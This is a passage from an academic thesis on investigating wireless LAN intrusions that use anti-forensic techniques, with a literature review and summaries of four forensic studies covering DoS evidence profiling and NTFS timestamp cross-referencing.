The result of the limitations existing in the anti-forensic detection tools and techniques, the detection capability of anti-forensic tools and techniques is highly depend on the experience and skill level of the examiner. As previously mentioned, the activities of an anti-forensic tool may leave the trails themselves. Such as installing or running these tools can leave a record that investigators may find by analysing the timeline, or on a bit-level reviewing, the wiping space would leave the repeat pattern. So until the tools and techniques become mature, the well trained examiner and sufficient preparation are the best detection methods.

2.4.4 Best Practices

The purpose of best practices is to ensure that forensics activities are carried out in a standardized manner which is necessary for the team to follow specific laid-out steps so nothing is missing (Harris, 2010, p.892).

The *Electronic Crime Scene Investigation: A Guide for First Responders* proposed by National Institute of Justice (NIJ) which is intended to assist law enforcement and other first responders who may be responsible for preserving an electronic crime scene and for recognizing, collecting, and safeguarding digital evidence (NIJ, 2008, p.vii). For handling digital evidence at the scene, the first responders are recommended to follow the listed steps:

Recognize, identify, seize, and secure all digital evidence at the scene.

Document the entire scene and the specific location of the evidence found.

Collect, label, and preserve the digital evidence.

Package and transport digital evidence in a secure manner (NIJ, 2008. P.ix).

In terms of wireless investigation, NIJ (2008, p.12) indicates the potential source of evidence includes wireless access points, wireless card, wireless USB device and so on. The data they contain like log files, MAC address, and IP addresses are valuable to an investigation. Another NIJ report, *Investigations Involving the Internet and Computer Networks*, introduces tracing an Internet address to a source. It explains how IP addresses are assigned and how to trace the addresses to their source, and also introduces advanced methods of obscuring action which are widely used by malicious users include hiding the IP address, pretending to be someone else, and sending traffic through another IP address (NIJ, 2007, P.9). But it does not go further on how to trace the source when it involves the anti-forensic technology. It also discusses how the wireless network is vulnerable to an intrusion/Denial-of-service attack, and introduces the recourse of collecting evidence during a wireless network investigation, such as the broadcasted SSID, WEP, Dynamic Host Configuration Protocol (DHCP), and logs (NIJ, 2007, P.59). Unfortunately, there are no more details on how to conduct a wireless investigation involving anti-forensics.

2.5 EXISTING PROBLEMS

From the literature reviewed, there are mainly two problem areas existing in the realm of conducting an anti-forensic investigation in WLANs: the impact of anti-forensic techniques and the difficulty of acquiring evidence in a WLAN.

Anti-forensic tools and techniques may negatively affect the existence of the digital evidence or thwart the digital investigation process, the anti-forensic methods are discussed (Section 2.1.2). Therefore creating doubt on a forensic report or testimony. To overcome the impact of anti-forensics, the understanding of anti-forensics is necessary; however this is where the challenge begins. There is no industry definition for anti-forensics, or any clear standard or frameworks for this area. Consequently, there is no mature mechanism to detect or to mitigate the influence of anti-forensics in the digital investigation (Section 2.4.3).

Another problem area for anti-forensic investigation is created by forensics software. Dahbur and Mohammad (2011, p.4) indicate that some forensic tools being exposed to many know vulnerabilities, such as buffer overflow and code injection which will negatively affect the reliability of presented evidence in courts. Furthermore some anti-forensic techniques can take the advantage of these vulnerabilities and attack against forensic tools (Section 2.1.2.4.2). The mobility of WLAN is a big attraction for both normal users and malicious users. Compared to the wired LAN, an attacker does not need physically to connect to the network, but be within the range of the WLAN. Therefore an attacker can launch an attack from a distance to the target WLAN. In most instances, malicious nodes can be mobile, thus they can change network conditions quickly and easily. This creates a challenge for investigators to reconstruct the event. Mutanga et al. (2010, p.5) points out that the effect of distance on the collection of evidence can have an impact on the error rate.

On the other hand, the weakness of WLAN security protocol makes it vulnerable for a number of attacks as specified (Section 2.3.1). Furthermore, even the IEEE gradually proposed 802.11b and 802.11i amendments to complete and improve the 802.11 WLAN’s security, it still shows that 802.11b and 802.11i have vulnerabilities can be exploited by attacker (Section 2.3.2 and 2.3.3). Consequently, many security attacks like impersonation might implicate the wrong person thereby providing false evidence.

The other issues are due to the physical feature of WLAN, firstly the unreliable communication channels that packets loss is usually high, secondly multi-hop communication. Communication in wireless network is usually multi-hop, making it difficult to trace the exact origin of suspicious network traffic (Mutanga, et al., 2010, p.6).

2.6 CONCLUSION

The reviewed literature in Chapter 2 provides an overview of the current knowledge and research on anti-forensic investigation on a WLAN. It begins with introducing the definition and goals of anti-forensic techniques, and then specifying the four common anti-forensics methods, including data hiding, artefact wiping, trail obfuscation and attacks against the forensics process or tools. This knowledge can help us understand the anti-forensic categories and each infection mechanism to detect, identify and mitigate the impact of anti-forensic techniques in investigations.

The IEEE 802.11 WLAN system includes the 802.11 standard family and security features. Then a number of threats and security risks existing in the current 802.11 WLAN are reviewed to give an overview about general vulnerabilities that can be exploited by an attacker and may help to identify the attack methods and potential evidence resources. The knowledge of digital forensics, anti-forensics detection and established forensic procedures is important. The research aims to acquire and analysing the digital evidence from a compromised WLAN which involves anti-forensics techniques. Therefore how to avoid the corrupted evidence and potential evidence resources are critical. If the investigators can detect the infection of anti-forensic techniques, they can take actions to mitigate the impact, for instance, changing the tools to analyse or discover the evidence and paying more attention on analysing the trails left by anti-forensic tools. In chapter 3 the problems identified in this chapter will be analysed and research questions developed.

Chapter 3

Research Methodology

3.0 INTRODUCTION

Chapter 2 reviewed literature relating to anti-forensics, 802.11 WLAN and wireless forensics. The reviewed literature established a fundamental knowledge about anti-forensic investigation of wireless intrusion, and an understanding of major issues and problems around the area. Thus, in Chapter 3, a research question is to be resolved and an appropriate research methodology formulated to answer the research question.

To formulate a research methodology a number of similar studies are reviewed in Section 3.1 to learn from the experience of others and to analyse how they went about researching similar problems. The advantages and disadvantages of these similar study methods are discussed in Section 3.2.1. In conjunction with the reading from Chapter 2 and reviewed problems in Section 2.5, Section 3.2.2 then confirms the focus for study. Based on the above Sections, the research questions and sub-questions and hypotheses are formed in Section 3.2.3. Section 3.2.4 outlines the designed research phases and associated (Section 3.2.5) data map to intuitively elaborate the relationship and workflow between Sections 3.2.2, 3.2.3 and 3.2.5. The data requirements in Section 3.3 define the details of the data collection, processing and analysis in each of the designed research phases. The limitations of the research will be discussed in Section 3.4.

3.1 REVIEW OF SIMILAR STUDIES

In order to develop the methodology for this research, four relevant studies are reviewed to establish how other people do research in this area. The first study by

Ren and Jin (2005) proposed the architecture for network intrusion forensics which could gather both instant evidence and real-time evidence, and avoid the corruption of anti-forensic techniques. The second study by Yim et al. (2008) implements a WLAN forensic profiling system to detect Denial of Service attacks in a WLAN and obtain the evidence log record of different types of DoS attack. The third study by Ding and Zou (2011) present a cross-reference time based forensics approach for Windows NTFS (New Technology File System) file system which would significantly lower the impact of anti-forensic techniques in an intrusion incident. The final research paper by Rekhis and Boudriga (2012) not only provides a theoretical approach to digital investigation but also develops an investigation process involving anti-forensic attacks.

3.1.1 Distributed Agent-based Real Time Network Intrusion Forensics System

Network forensics are a relatively new field that investigates after an event and its focus is on the network traffic capture and traffic replay. It often results in the missing of instant evidence and forensics analysis difficulties for missing data. In order to overcome the shortcomings of current network forensics, Ren and Jin (2005) proposed a distributed agent-based real time network intrusion forensics system.

An agent could hide the complexity of the network infrastructure and make the network’s wide range of information sources visible and access protocols invisible for the user (Ren & Jin, 2005, p.1). In this research, the authors take advantage of agents to gather the network information, such as the log and audit system files. The system was designed to match the technical goals as follows: log system information gathering, adaptive capture of network traffic, active response for investigational forensics, integration of forensics data and store the historical network misuse pattern (Ren & Jin, 2005, p.2). The architecture of the system is in Figure 3.1. It includes a host, a network intrusion forensics system and consoles. A

Host is the machine which is monitored. A Console is a client terminal that can retrieve and browse the forensics result on the network forensics server (Ren & Jin, 2005, p.3).

Distributed agents are deployed on the host which needs to be monitored. There monitored hosts can provide sensitive data once there are attacks on them. The sensitive data includes the intrusion detection system log files, system log files and configure files, erased files and temp files. Once the data been extracted, the agent then computes the digital signature of these data and sends them together to the network forensics server via a Secure Socket Layer (SSL) encryption channel (Ren & Jin, 2005, p.3).




Figure 3.1 Architecture of The Network Intrusion Forensics System (Ren & Jin, 2005, p.3).

The network monitor is deployed on the monitored LAN, which can capture the network traffic to reconstruct the intrusion incident. The monitor was designed to be without IP address, which has the advantage that it can avoid the disclosure to intruders. The number of monitors is based on the number of monitored hosts and the traffic throughput. The network forensics server can control the filter rules on the monitor; and each captured packet will be given time stamp when dumped into the disk (Ren & Jin, 2005, p.4).

The main function of the network investigator is obtaining the information of some sensitive spots on the malicious list which is imported from the analysis of forensics data by the network forensics server and scanning the network for mapping topology. For instance, surveying the domain name of an IP address to obtain the details about the malicious origin and mapping topology of the network to trace back the location of the attack (Ren & Jin, 2005, p.4). Authors also point out that the result of scanning and surveying could dedicate the IP address and MAC address of attacker, the possible geographic location of attackers' IP, domain name, phone number, possible OS types and so on (Ren & Jin, 2005, p.4). The result will be sent to the forensics server with a unique digital signature via a SSL channel.

The most important part of the network intrusion forensics system is the network forensics server. The extracted log files and captured traffic packets are recovered, analysed and stored into the log database and traffic database for further forensics analysis. During the forensics analysis, packets are reorganized into an individual transport-layer connections between machines, therefore more forensic details will emerge. Some anti-forensics methods such covert channel or data hiding in the traffic can be discovered by the system after the reconstruction of the traffic stream (Ren & Jin, 2005, p.5). The network forensics server could generate a report that gives the statistics of the possible attack, time span, penetrate tools, hacker techniques, IP address, attacking hops and so on (Ren & Jin, 2005, p.6).

3.1.2 The Evidence Collection of DoS Attack in WLAN

The research of Yim et al. (2008) proposed a forensic profiling system to obtain the evidence log record on the different characteristics of DoS attacks in WLAN (Yim, et al., 2008, p.197). The forensic profiling system consists of a client and a server.

Forensic clients are a detective system for dispersion and invasion, which can keep up their log memory. A forensic server analyses the evidence or log send by clients to organize the relationship between alerts and response, letting probe messages occur and making forensic profiles (Yim, et al., 2008, p.198). The system structure is shown in Figure 3.2.

Forensic server consists of a forensic profile database, a collected evidence database and an analysis engine. The forensic profile database defines special features of alert about DoS attack, and the collected evidence database is used to guarantee evidence material. When forensic server received the alert messages from APs, the analysis engine will compare these messages between the similar features of forensic profile database to determine whether it was a DoS attack or not. If there is a DoS attack, it will classify evidence material about the DoS attack and save it into an evidence database (Yim, et al., 2008, p.198-200).





Figure 3.2 WLAN Forensic Profiling System (Yim, et al., 2008, p.199).

Yim, et al. (2008) lists DoS attacks that can occur in a WLAN. They have the characteristics of a de-authentication attack, disassociation attack, authentication attack, and association attack. These attacks can be further analysed to identify if the attack occurred in a management field including authentication, association, de-authentication and disassociation, and in duration fields. The Table 3.1 shows management field formats which may have a possibility of DoS attack.




Type value	Type Description	Subtype value	Subtype description
00	Management	0000	Association request
00	Management	0010	Re-association request
00	Management	1010	Disassociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication

Table 3.1 DoS Attacks in WLAN Description (Yim, et al., 2008, p.201)

Information obtained in the evidence database through the collecting process on DoS attacks from forensic server can be searched. Collected evidence in the database stores alert messages in the form of when-object-subject-action, and collected evidences on association, duration, and de-authentication attacks in the forms of collected time, collected forensic client, and DoS attacks (Yim, et al., 2008, p.202).

In order to evaluate the performance and ability of the WLAN forensic profiling system, a test environment was established to conduct DoS attacks against the WLAN. To revive the WLAN attacks, three tools were used void11, aireplayng, and airjack. The attacked AP used Cisco-Linksys WRT54G V7 (Yim, et al., 2008, p.203). The result of testing is shown in Table 3.2, where the rate of acquisition in the WLAN forensic profiling system showed 65.9% of the possible rate which is lower than the actual amount rate 80%~90% suggesting the system is not perfect but a step to improving evidence acquisition.



Time(sec)	10	20	30	40	50
WLAN Forensic Profiling System	987	789	891	668	879
DoS Attack Packets(void11 + aireplay-ng)	1119	1192	1200	1122	1115
Collecting Rate	0.882	0.661	0.742	0.595	0.788


Table 3.2 Efficiency of WLAN Profiling System (Yim, et al., 2008, p.204).

3.1.3 Time Based Data Forensic and Cross-Reference Analysis

In forensic investigation, temporal evidence plays a crucial role, however the applying of anti-forensic techniques could significantly lowered the reliability of temporal evidences. The research by Ding and Zou (2011) proposed a cross-reference time based forensics approach for NTFS file system by analysing both the discrepancies and similarities among various temporal evidence associated with file metadata and the registry (Ding & Zou, 2011, p.185).

In this research, the authors suggest that the file metadata and Windows registry contains a critical source of information for forensic works. In contrast with many other researchers which are mostly focus on the alteration of the MAC timestamps, this research pay more attention on analysing the management rules for timestamps in NTFS under different scenarios. Therefore it could avoid the difficulties created by modification or wiping of anti-forensic tools, and provides more valuable evidence.

The proposed cross-reference time based forensics scheme consists of three procedures. The first step is temporal evidence extraction; it starts with an image of the registry by using FTK Imager of AccessData, and extracts significant values and LastWriteTimes from images that are described in Table 3.3.



No.	Indication	Source	Location
1	Log on Time	Value	HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Prefetcher\StartTime
			HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\ProfileList\S-1-5-19\ProfileLoadTime
			HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\ProfileList\S-1-5-20\ProfileLoadTime
		Last Write Time	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
			HKLM\SYSTEM\CurrentControlSet\Control\ComputerName
2	Log off Time	Value	HKLM\SYSTEM\CurrentControlSet\Control\Windows\Shutdown Time
			HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Prefetcher\ExitTime
3	MRU	Last Write Time	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
			HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
			HKCU\Software\Microsoft\Windows\ShellNoRoam\MUICache
			HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisitedMRU
			HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
			HKCU\Software\Microsoft\Office\12.0\WORD\File Name MRU
4	Removable disk	Last Write Time	HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR


Table 3.3 Temporal Information for Forensics (Ding & Zou, 2011, p.188).

Then they extracted temporal information from the metadata of suspicious files or directories in both $SI and $FN attributes by parsing the index entry corresponding to the file's path, search attribute type identifiers $SI and $FN in the MFT entry, get the FILETIME objects, and convert to local timestamps (Ding & Zou, 2011, p.188).

The second step cross-references the temporal evidence extracted from the file metadata and registry in the previous step. For instance, comparing the @SI times of the most recently accessed document recorded in the key RecentDocs with the LastWriteTimes of the key and its subkeys to analyse the automatically updated last access time. If a document's $SI is much earlier than the corresponding LastWriteTime, the timestamps of the document must have been altered (Ding & Zou, 2011, p.189).The final step checks the reliability of file timestamps extracted from metadata and cross-references them to determine the intrusion activities based on differernt file types (Ding & Zou, 2011, p.190).

To test their forensic approach, the authors setup a case study that the target host runs Windows XP which the last access time is updated automatically by default the the file system is NTFS. After cross-reference the temparol evidence extracted from file metadata and registry in the target host. They found that the subkey under the key USBSTOR and the LastWriteTime of the RecentDocs shows the different time, therefore the intrusion happened with timestamps modification.

Through analyzing the timestamps of suspicious files and directories, the authors find out that the directory D:\a and its content changed at 05:20, intruder created c.text in D:\a at 05:20 and mofified $SI.MACEto May 25th to hide the fact, the intruder also modified b.xlsx at 05:52 that to falsify the $SI timestamps to an earlier time. The result is showing in Table 3.4.



Path	Att.	C	M	E	A
D:\a	$SI	2010/05/09 17:23:03	**2010/06/06 05:20:05**	**2010/06/06 05:20:05**	**2010/06/06 05:20:05**
	$FN	2010/05/09 17:23:03	2010/05/09 17:23:03	2010/05/09 17:23:03	2010/05/09 17:23:03
D:\a\b.xlsx	$SI	2010/05/09 18:10:21	*2010/05/09 19:52:03*	*2010/05/09 19:52:03*	*2010/05/09 19:52:03*
	$FN	2010/05/09 18:10:21	**2010/06/06 05:52:03**	**2010/06/06 05:52:03**	**2010/06/06 05:52:03**
D:\a\c.txt	$SI	*2010/05/25 19:25:54*	*2010/05/25 19:25:54*	*2010/05/25 19:25:54*	*2010/05/25 19:25:54*
	$FN	**2010/06/06 05:20:05**	**2010/06/06 05:20:05**	**2010/06/06 05:20:05**	**2010/06/06 05:20:05**

Table 3.4 Timestamps of Suspicious Files/Directories (Ding & Zou, 2011, p.190).

3.1.4 Digital Investigation Aware of Anti-Forensic Attacks

The research by Rekhis and Boudriga (2012) proposed a theoretical approach for digital investigation that is aware of anti-forensic attacks. In contrast with many other researchers that assume the collected evidence were trusted and, this approach is based on the corrupted evidence by anti-forensic attacks.



Preparation
Collection and preservation of evidences
Analysis of anti-investigation attacks
Searching for anti-forensic attacks
Identification of all affected evidences
Canceling the effects of anti-forensic attacks
Analysis of regular attacks
Presentation and reporting

Figure 3.3 Digital Investigation Process Aware of Anti-Forensic Attacks (Rekhis & Boudriga, 2012, p.638)

The researchers developed an investigation process to be aware of anti-forensic attacks as Figure 3.2 shows, including the detection of signs of anti-forensic attacks, identification of suspicious evidence, recovery of their original form (if it is possible) and also the investigation of regular attacks from the recovered evidence (Rekhis & Boudriga, 2012, p.637).

Therefore the searching for anti-forensic attacks requires the set of collected evidence to analyse and examine the existence of suspicious signs of anti-forensic attacks. The researchers suggested the techniques that could be used included: a) analysis of timestamp values of evidence by testing their consistency with other observed evidence; b) analysis of file systems to detect suspicious existence of hidden data; and c) looking for inconsistencies in redundant traces and events to revel signs of forgeries, and correlation of features and characteristics identifiable in the evidence (Rekhis & Boudriga, 2012, p.637). The identification phase is to determine all affected evidence data, and perform a path within a complete connected graph of information. Every node in the graph presents a step in the examination of evidence, an edge connects two nodes when evidence is affected by an anti-forensic attack and leads to new information in the form of affected evidence in the graph (Rekhis & Boudriga, 2012, p.638). Concealing the effects of anti-forensic attacks includes updating the copies of evidence that have the content expected to be included in them, deleting the forged entries and records, and retrieving the hidden evidence within the compromised system (Rekhis & Boudriga, 2012, p.638).

In order to build an inference system for digital investigation of security incidents which is able to cope with anti-forensic attacks, the authors selected a logic-based formalism to describe rules regarding the verification and analysis of evidence needs to be based on state-based semantics (Rekhis & Boudriga, 2012, p.639). The advantage of stated-based semantics is that it can generate an executable form of an event by a series of system state descriptions. Such as the system behaves at every step of an actions or a series of actions to move the system from a safe state to an unsafe state, so called attack scenario. After modelling the systems and actions, attack scenarios and executions, security solutions, anti-forensic attacks and detections can be tested. It enables the authors to run an inference system to mitigate anti-forensic attacks and generate potential scenarios starting from traces that were targeted by anti-forensic attacks (Rekhis & Boudriga, 2012, p.639-644).

The proposed inference system and logic-based modelling mechanism provides a possible solution to produce a computer executable evaluation of evidence for anti-forensic attacks. It could be used to generate provable scenarios and anti-forensic attacks for forensic researchers and may result in advancing the ability of forensic tools to compete against anti-forensic techniques and replacing or reducing the human labour on anti-forensic detection.

3.2 RESEARCH DESIGN

Section 3.2 will not only derive the research questions and hypotheses, but also define and describe the selected research approach for this research. A selected range of articles has been reviewed in Section 3.1 and their research methodologies and techniques have been analysed and discussed in Section 3.2.1. Selected problems from reviewed literature in Chapter 2 are to be evaluated for research potential in Section 3.2.2. Research questions and associated hypotheses are defined in Section 3.2.3. Appropriate approaches and ideas from the literature are adapted into the research methodology design in Section 3.2.4. Finally a data map is presented in Section 3.2.5 to visually link all the parts.

3.2.1 Review of Similar Studies

Four similar studies have been reviewed in Section 3.1. The first study by Ren and Jin (2005) presents a distributed agent-based real time network intrusion forensic system which could gather log system information from the deployed host and adaptively capture the network traffic through the host. After analysing the log files and traffic packets, this system also could automatically generate a report about intrusion incident and a possible hacking origin. The main advantage of this system is the data transferring is invisible for the host and data storage is on the network forensics server. Therefore the damage by anti-forensic techniques for system logs during the intrusion would be minimal.

However to achieve minimal damage, the agent must constantly transfer the system log files to the forensic server database. After a period of time, this part of records would be massive and take a huge part of the resources for the system. For this reason, an ideal solution is the system only upgrading the record of log files regularly, and could intelligently recognize the malicious behaviours between the normal access behaviours, then records the malicious changes on the host system. The reports are focusing on how to implement the system and record the sensitive data for the further analysis instead of encouraging a widespread testing in the real environment. On the other hand, the cooperative mechanism between the agents and current network security system is another problem area for this system.

The later research by Yim et al. (2008) has the design of a forensic server but also they proposed a forensic profiling system in a WLAN which could obtain the evidence log record on the different characteristics of DoS attacks. To overcome the drawback as mentioned in the first review, the forensic server integrates an analysis engine, so when the forensic server receives the alert messages from Aps, the analysis engine will intelligently compare these messages between the similar features that are stored in the database; then classify and store only the evidence material about DoS attacks into the collected evidence database.

This profiling system has shown its capability and accuracy through the reported tests, and it has the potential that can be used to detect illegal use of resources or the secret document outflows. However the authors did not consider the anti-forensic aspect, in this system, the analysis engine is working on the alert messages from a client which can be the target of an attack. Compared with the previous design that the agent is invisible for the attacked host and attacker, this profiling system may become paralyzed by a premeditated attack. Similarly both systems may be fooled by IP address forgery.

The research by Ding and Zou (2011) gives a cross-reference time based forensics approach for NTFS file system. In contrast with many other researchers which are mostly focus on MAC timestamps, this research provides a new idea that by analysing the management rules of timestamps in NTFS system under different scenarios improvement can be made. The main advantage of this approach is it could minimize the impact created by modification or wiping of the anti-forensic tools and it provides more valuable evidence, because most of current anti-forensic tools are trying to cover their tracks by modifying or deleting the origin of the attack address and incident times left in the system logs.

However in this research, the authors are focusing on how to determine the intrusion incident and time through the cover of anti-forensic techniques and tools. This approach lacks the ability of recovering and discovering the deleted or embedded evidence. Therefore it can only be used to detect the suspicious system logs when investigators are doing the analysis.

The final report by Rekhis and Boudriga (2012) presents an approach to digital investigation that is aware of anti-forensic attacks and a digital investigation process aware of anti-forensic attacks. This study systemically introduces investigation procedures that involve anti-forensic attacks and gave guidance that investigators could use during the investigation. For instance, the authors suggested the techniques could be used to search for anti-forensic attacks include: a) analysis of timestamp values of evidence by testing their consistency with other observed evidence; b) analysis of file systems to detect suspicious existence of hidden data; and c) looking for inconsistencies in redundant traces and events to revel signs of forgeries, and correlation of features and characteristics identifiable in the evidence (Rekhis & Boudriga, 2012, p.637). The authors creatively accept a logic-based formalism to describe rules regarding the verification and analysis of evidence and provide a possible solution that the evaluation of evidence and digital investigation could be simulated on a computer.

3.2.2 The Research Problem

The section 2.5 has suggested that there are many problems associated with an anti-forensic investigation in WLANs. Among these problems, one of the key areas is how to overcome the impact or thwarting that is created by anti-forensic techniques and tools during the intrusion processes. The anti-forensic methods and tools are reviewed and discussed in Section 2.1.2, these methods are widely employed by malicious users to protect themselves and could significantly affect the quality of evidence or make the forensic work become impossible. Unfortunately, the term anti-forensics is a relatively new concept; there is no clear industry definition or standard for this area. Therefore, the mechanism to detect and mitigate the impact of anti-forensics in the digital investigation is still poorly defined.

